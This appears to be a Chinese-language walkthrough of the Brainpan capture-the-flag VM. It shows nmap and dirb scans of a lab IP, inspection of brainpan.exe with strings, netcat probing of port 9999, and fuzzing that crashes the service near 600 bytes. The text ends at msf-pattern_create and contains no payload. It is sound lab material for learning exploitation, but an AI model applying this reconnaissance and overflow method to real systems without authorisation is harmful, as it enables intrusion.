
Brainpan


主机发现

arp-scan -l




端口扫描

nmap --min-rate 10000 -p- 192.168.21.156



服务扫描


nmap -sV -sT -O -p9999,10000 192.168.21.156



这个地方感到了有点不对劲，python起来的一个web端口

漏洞扫描

nmap --script=vuln -p9999,10000 192.168.21.156




意料之中，先去看一下web的内容







这个就是一张图片，但是还是扫个目录看一下

dirb http://192.168.21.156:10000






这里有一个exe文件，想都不用想要下下来




文件没有什么问题



但是9999端口发现了点东西，web不能直接交互用nc连着试试


nc 192.168.21.156 9999



接下来只剩下一条线索（exe文件）

前面已经查看了文件有没有特殊的地方，接下来就剩下文件的内容了

strings brainpan.exe




后面还有很多，但是发现这个界面挺熟悉的，那么9999端口上运行的也是这个exe了

这里可能这个有用


[get\_reply] copied %d bytes to buffer


Shitstorm

试一下




这里只是成功了但是没有看到什么，去windows试一下







试过之后发现




这里有复制字符串的函数这里很有可能出现溢出漏洞

这里写脚本吧






多跑几遍




这里发现600-700之间出现报错，那么软件是在600字节的时候崩的，需要再一次确定具体的字节数，利用不一样的字节来判断什么时候出现溢出

msf-pattern\_create -l 600

